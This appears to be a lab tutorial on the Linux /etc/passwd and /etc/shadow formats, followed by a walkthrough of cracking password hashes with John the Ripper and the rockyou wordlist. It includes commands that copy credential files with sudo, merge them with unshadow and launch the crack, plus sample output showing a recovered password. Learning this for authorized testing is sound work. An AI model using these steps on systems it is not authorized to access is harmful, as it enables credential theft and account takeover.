Linux Passwd

A couple files of particular interest on Linux systems are the /etc/passwd and /etc/shadow files.

The /etc/passwd file contains basic information about each user account on the system, including the root user which has full administrative rights, system service accounts, and actual users.
A typical line is composed by 7 different fields and it looks something like this:

msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

1. The first field is the user's login name;
2. The second field traditionally contained an encrypted password, but nowadays (unless you get extremely lucky) it merely contains the letter "x," to denote that a password has been assigned. If this field is blank, the user does not need to supply a password to log in;
3. The third field is the user ID, a unique number assigned to the user;
4. The fourth field is the group ID;
5. The fifth field is typically the full name of the user, although this can also be left blank;
6. The sixth field is the user's home directory;
7. Default shell, usually set to /bin/bash

The /etc/shadow file contains the encrypted passwords of users on the system. While the /etc/passwd file is typically world-readable, the /etc/shadow is only readable by the root account. The shadow file also contains other information such as password expiration dates. A typical line in /etc/shadow will look like this:

msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::

"Unshadow" is an operation typically performed using the unshadow utility from the John the Ripper password cracking tool. The purpose of this operation is to combine the information from both the /etc/passwd and /etc/shadow files into a single file that can be used for password cracking attempts.

The unshadow command takes two files as input: /etc/passwd and /etc/shadow
It merges the user information from /etc/passwd with the password hashes from /etc/shadow
The output is a file in the old-style /etc/passwd format that contains both the user information and password hashes
This combined file can then be used as input to password cracking tools like John the Ripper

On Victim


1. Install John and worldlist
    a. Install software
        - `$ sudo apt install john`
    b. Get **rockyou**
        - `$ mkdir rockyou`
        - `$ cd rockyou`
        - `$ wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt`
2. Get the files that we need

a. copy in home folder
   - **`$ cd ~`**
   - **`$ sudo cp /etc/passwd .`**
   - **`$ sudo cp /etc/shadow .`**

b. Unshadown file (create one file, merging the other two)
   - **`$ sudo unshadow passwd shadow > password.txt`**

c. Launch attack
   - **`$ john --format=crypt --wordlist=./rockyou/rockyou.txt password.txt`**

For demonstration purposes and for brevity I used a different file containing only the correct password (which we know, and it is ubuntu).



```
ubuntu@alice:~$ john --format=crypt --wordlist=./ciao.txt password.txt
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
ubuntu           (ubuntu)
1g 0:00:00:00 100% 16.66g/s 16.66p/s 33.33c/s 33.33C/s ubuntu
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```